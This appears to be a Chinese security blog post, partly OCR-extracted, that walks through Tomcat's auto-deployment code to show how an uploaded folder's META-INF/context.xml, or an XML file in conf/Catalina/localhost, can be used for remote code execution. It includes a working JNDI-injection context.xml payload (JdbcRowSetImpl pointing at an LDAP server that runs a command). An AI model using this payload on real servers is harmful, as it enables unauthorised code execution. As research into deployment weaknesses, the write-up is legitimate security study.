
前言


众所周知，tomcat下上传jsp文件是最好用的RCE方式，但是大部分情况下，jsp的文件上传都被限制了，所以我们得探索其他的RCE方式。

探索

首先我们运行tomcat，要知道tomcat后台上传war包是一种很熟悉的RCE方式，那么我们在运行时在tomcat中上传一个war包



发现war包也成功部署了，




END

上传war包可以是一种方案，那么有没有其他方式呢?


首先，为什么在运行中上传war包依旧能部署呢?

首先我们可以知道tomcat启动过程中会有一个后台线程

ContainerBackgroundProcessor





这个线程一直处于循环当中，每10秒执行一次processChildren方法




这个processChildren方法会递归调用tomcat不同容器的backgroundProcess方法。

当container为StandarHost时





前面的没啥用，主要看这里，



这里循环调用了生命周期监听器，

在org.apache.catalina.startup.HostConfig#lifecycleEvent 中

当监听到Lifecycle的状态为periodic时，调用check方法

```
@Override
public void lifecycleEvent(LifecycleEvent event) {

    // Identify the host we are associated with
    try {
        host = (Host) event.getLifecycle();
        if (host instanceof StandardHost) {
            setCopyXML(((StandardHost) host).isCopyXML());
            setDeployXML(((StandardHost) host).isDeployXML());
            setUnpackWARs(((StandardHost) host).isUnpackWARs());
            setContextClass(((StandardHost) host).getContextClass());   host: "Standar
        }
    } catch (ClassCastException e) {
        log.error(sm.getString( key: "hostConfig.cce", event.getLifecycle()), e);
        return;
    }

    // Process the event that has occurred
    if (event.getType().equals(Lifecycle.PERIODIC_EVENT)) {
        check();
    } else if (event.getType().equals(Li                    RE_START_EVENT)) {
```

"periodic"

逐步跟进到

org.apache.catalina.startup.HostConfig#deployApps()

```
 */
2 usages
protected void deployApps() {

    File appBase = host.getAppBaseFile();   appBase: "E:\codeProject\java\tomcat8-2\catalina-home
    File configBase = host.getConfigBaseFile();
    String[] filteredAppPaths = filterAppPaths(appBase.list());
    // Deploy XML descriptors from configBase
    deployDescriptors(configBase, configBase.list());
    // Deploy WARs
    deployWARs(appBase, filteredAppPaths);
    // Deploy expanded folders
    deployDirectories(appBase, filteredAppPaths);

}
```

deployWARs正是处理war包的方法

```
protected void deployWARs(File appBase, String[] files) {

    if (files == null)
        return;

    ExecutorService es = host.getStartStopExecutor();
    List<Future<?>> results = new ArrayList<>();

    for (int i = 0; i < files.length; i++) {

        if (files[i].equalsIgnoreCase( anotherString: "META-INF"))
            continue;
        if (files[i].equalsIgnoreCase( anotherString: "WEB-INF"))
            continue;
        File war = new File(appBase, files[i]);
        if (files[i].toLowerCase(Locale.ENGLISH).endsWith(".war") &&
                war.isFile() && !invalidWars.contains(files[i]) ) {

            ContextName cn = new ContextName(files[i],  stripFileExtension: true);

            if (isServiced(cn.getName())) {
                continue;
```

随后的部署便不跟进了。

此时我们可以了解到上传war包能够部署的原因，细心的你肯定注意到还有两处方法调用。

```
     * in our "application root" directory.
     */
    2 usages
    protected void deployApps() {

        File appBase = host.getAppBaseFile();   appBase: "E:\codeProject\java
        File configBase = host.getConfigBaseFile();
        String[] filteredAppPaths = filterAppPaths(appBase.list());
        // Deploy XML descriptors from configBase
        deployDescriptors(configBase, configBase.list());
        // Deploy WARs
        deployWARs(appBase, filteredAppPaths);
        // Deploy expanded folders
        deployDirectories(appBase, filteredAppPaths);

    }
```

我们先来看看deployDirectories方法，

会调用所有的appBaseFile（这里是catalina-home/webapps）下的文件进行判断

```
1 usage
protected void deployDirectories(File appBase, String[] files) {  files: ["ROOT", "test1", "wartest_war", "wart

    if (files == null)
        return;

    ExecutorService es = host.getStartStopExecutor();  es: "java.util.concurrent.ThreadPoolExecutor@9c5736c[Run
    List<Future<?>> results = new ArrayList<>();  results:  size = 0

    for (int i = 0; i < files.length; i++) {  i: 1

        if (files[i].equalsIgnoreCase( anotherString: "META-INF"))
            continue;
        if (files[i].equalsIgnoreCase( anotherString: "WEB-INF"))
            continue;
        File dir = new File(appBase, files[i]);  appBase: "E:\codeProject\java\tomcat8-2\catalina-home\webapps"
        if (dir.isDirectory()) {  dir: "E:\codeProject\java\tomcat8-2\catalina-home\webapps\test1"
            ContextName cn = new ContextName(files[i],  stripFileExtension: false);  files: ["ROOT", "test1", "wartes

            if (isServiced(cn.getName()) || deploymentExists(cn.getName()))  cn: "/test1"
                continue;

            results.add(es.submit(new DeployDirectory( config: this, cn, dir)));
        }
    }

    for (Future<?> result : results) {
        try {
```

获取文件夹名后会判断isServiced或者deploymentExists 是否为true，这两个功能大概就是判断是否处理过，如果已经处理过便不再处理了，如果不是则进入es.submit(new DeployDirectory(this, cn, dir))

所以我们上传一个新的文件夹

es 估摸着是个线程池。所以注意一下DeployDirectory的run方法

```
org > apache > catalina > startup > HostConfig > DeployDirectory > DeployDirectory
HostConfig.java | StandardHost.java | Lifecycle.java | LifecycleBase.java | ContainerBase.java | 123.xml | Digester.java
1861    private static class DeployDirectory implements Runnable {
1862
            2 usages
1863        private HostConfig config;
            2 usages
1864        private ContextName cn;
            2 usages
1865        private File dir;
1866
            1 usage
1867        public DeployDirectory(HostConfig config, ContextName cn, File dir) {
1868            this.config = config;
1869            this.cn = cn;
1870            this.dir = dir;
1871        }
1872
1873        @Override
1874        public void run() {
1875            config.deployDirectory(cn, dir);
1876        }
1877    }
1878
1879
1880    /*
1881     * The purpose of this class is to provide a way for HostConfig to get
1882     * a Context to delete an expanded WAR after the Context stops. This is to
1883     * resolve this issue described in Bug 57772. The alternative solutions
1884     * require either duplicating a lot of the Context.reload() code in
1885     * HostConfig or adding a new reload(boolean) method to Context that allows
```

发现会读取文件夹下META-INF/context.xml 文件

```
 */
protected void deployDirectory(ContextName cn, File dir) {   cn: "/test2"    dir: "E:\codeProject\java\

    long startTime = 0;   startTime: 1675134531330
    // Deploy the application in this directory
    if( log.isInfoEnabled() ) {
        startTime = System.currentTimeMillis();   startTime: 1675134531330
        log.info(sm.getString( key: "hostConfig.deployDir",
                dir.getAbsolutePath()));
    }

    Context context = null;   context: null
    File xml = new File(dir, Constants.ApplicationContextXml);   dir: "E:\codeProject\java\tomcat8-2\ca
    File xmlCopy =
            new File(host.getCon  + "META-INF/context.xml"  getBaseName() + ".xml");


    DeployedApplication deployedApp;
    boolean copyThisXml = isCopyXML();
    boolean deployThisXML = isDeployThisXML(dir, cn);

    try {
        if (deployThisXML && xml.exists()) {
            synchronized (digesterLock) {
```

读到后

```
apache 〉 catalina 〉 startup 〉 HostConfig 〉 deployDirectory
HostConfig.java | StandardHost.java | Lifecycle.java | LifecycleBase.java | ContainerBase.java | 123.xml | Digester.java
1077        if( log.isInfoEnabled() ) {
1078            startTime = System.currentTimeMillis();   startTime: 1675134531330
1079            log.info(sm.getString( key: "hostConfig.deployDir",
1080                    dir.getAbsolutePath()));
1081        }
1082
1083        Context context = null;   context: null
1084        File xml = new File(dir, Constants.ApplicationContextXml);   xml: "E:\codeProject\java\tomcat8-2\catalina-h
1085        File xmlCopy =   xmlCopy: "E:\codeProject\java\tomcat8-2\catalina-home\conf\Catalina\localhost\test2.xml"
1086                new File(host.getConfigBaseFile(), child: cn.getBaseName() + ".xml");   host: "StandardEngine[Catalin
1087
1088
1089        DeployedApplication deployedApp;
1090        boolean copyThisXml = isCopyXML();   copyThisXml: false
1091        boolean deployThisXML = isDeployThisXML(dir, cn);   cn: "/test2"    deployThisXML: true    dir: "E:\codeProj
1092
1093        try {
1094            if (deployThisXML && xml.exists()) {   deployThisXML: true
1095                synchronized (digesterLock) {   digesterLock: Object@2090
1096                    try {
1097                        context = (Context) digester.parse(xml);   context: null    digester: Digester@2089    xml:
1098                    } catch (Exception e) {
1099                        log.error(sm.getString(
1100                                key: "hostConfig.deployDescriptor.error",
1101                                xml), e);
1102                        context = new FailedContext();
1103                    } finally {
1104                        digester.reset();
1105                        if (context == null) {
1106                            context = new FailedContext();
1107                        }
```

便使用digester解析xml


这里便可以实现RCE了，原理就不说明了，可以看y4tacker师傅的文章点这里

我们构造一个文件其META-INF文件下的context.xml 如下

```
<Context>

    <!-- Default set of monitored resources. If one of these changes, the    -->
    <!-- web application will be reloaded.                                   -->
    <WatchedResource>web.xml</WatchedResource>

    <Manager className="com.sun.rowset.JdbcRowSetImpl"
             dataSourceName="ldap://127.0.0.1:1389/TomcatBypass/Command/calc"
             autoCommit="true"></Manager>
</Context>
```

等运行这个线程的时候

便能触发jndi



再看看另一个方法deployDescriptors

会调用hostConfigBase下的所有文件


这里hostConfigBase为/conf/Catalina/localhost

```
1 usage
protected void deployDescriptors(File configBase, String[] files) {  files: ["123.xml"]    configB

    if (files == null)
        return;

    ExecutorService es = host.getStartStopExecutor();  es: "java.util.concurrent.ThreadPoolExecuto
    List<Future<?>> results = new ArrayList<>();  results:  size = 0

    for (int i = 0; i < files.length; i++) {  i: 0
        File contextXml = new File(configBase, files[i]);  contextXml: "E:\codeProject\java\tomcat

        if (files[i].toLowerCase(Locale.ENGLISH).endsWith(".xml")) {  files: ["123.xml"]    i: 0
            ContextName cn = new ContextName(files[i],  stripFileExtension: true);

            if (isServiced(cn.getName()) || deploymentExists(cn.getName()))
                continue;

            results.add(
                    es.submit(new DeployDescriptor( config: this, cn, contextXml)));
        }
    }

    for (Future<?> result : results) {
```

还是同样的配方

```
/null/ // context is not null
@   protected void deployDescriptor(ContextName cn, File contextXml) {

        DeployedApplication deployedApp =
                new DeployedApplication(cn.getName(),  hasDescriptor: true);

        long startTime = 0;
        // Assume this is a configuration descriptor and deploy it
        if(log.isInfoEnabled()) {
            startTime = System.currentTimeMillis();
            log.info(sm.getString( key: "hostConfig.deployDescriptor",
                    contextXml.getAbsolutePath()));
        }

        Context context = null;
        boolean isExternalWar = false;
        boolean isExternal = false;
        File expandedDocBase = null;

        try (FileInputStream fis = new FileInputStream(contextXml)) {
            synchronized (digesterLock) {
                try {
                    context = (Context) digester.parse(fis);
                } catch (Exception e) {
                    log.error(sm.getString(
                            key: "hostConfig.deployDescriptor.error",
                            contextXml.getAbsolutePath()), e);
```

hostConfigBase 下的xml文件都会被digester解析一遍。依旧是同样的RCE方式



后言

当然还是有限制，比如允许上传war包、xml文件，能够创建目录、需要目录穿越，但还是可以提供参考，时间关系，只研究了tomcat的这种方式，并未在其他容器中实验，感兴趣的师傅可以尝试~~

参考

https://y4tacker.github.io/2022/02/03/year/2022/2/jsp%E6%96%B0webshell%E7%9A%84%E6%8E%A2%E7%B4%A2%E4%B9%8B%E6%97%85/#%E5%8F%91%E7%8E%B0